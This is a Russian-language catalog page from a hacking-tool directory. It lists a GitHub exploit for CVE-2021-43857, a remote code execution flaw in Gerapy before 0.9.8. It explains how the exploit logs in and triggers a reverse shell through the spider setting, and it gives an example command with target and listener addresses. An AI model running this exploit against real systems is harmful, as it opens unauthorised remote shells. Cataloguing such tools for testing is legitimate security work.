
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2021-43857 — Gerapy до версии 0.9.8 уязвим для удалённого выполнения кода. Эта проблема исправлена в версии 0.9.8. | Kitploit
Инструменты/GitHubGitHub/longwayhomie/cve-2021-43857
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеИнструмент Удаленного Доступа
GitHublongwayhomie/cve-2021-43857

CVE-2021-43857

Gerapy до версии 0.9.8 уязвим для удалённого выполнения кода. Эта проблема исправлена в версии 0.9.8.

Репозиторий
7144 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2021-43857

Gerapy до версии 0.9.8 уязвим для удалённого выполнения кода. Эта проблема исправлена в версии 0.9.8. CVE-2021-43857 — это уязвимость с приоритетом Critical (CVSS 9.8), приводящая к удалённому выполнению кода.
Эта уязвимость затрагивает все версии до 0.9.8.
Протестировано только на версии 0.9.6. Требуются корректные учётные данные.


Эксплойт работает следующим образом: выполняется вход в приложение, затем получается список созданных проектов (при их отсутствии произойдёт ошибка), после чего используется настройка проекта для запуска уязвимого механизма spider путём отправки полезной нагрузки reverse shell.

Пример использования: python3 cve-2021-43857.py -t 172.17.0.2 -p 8000 -L 172.17.0.1 -P 4444
Screen

Скачать инструмент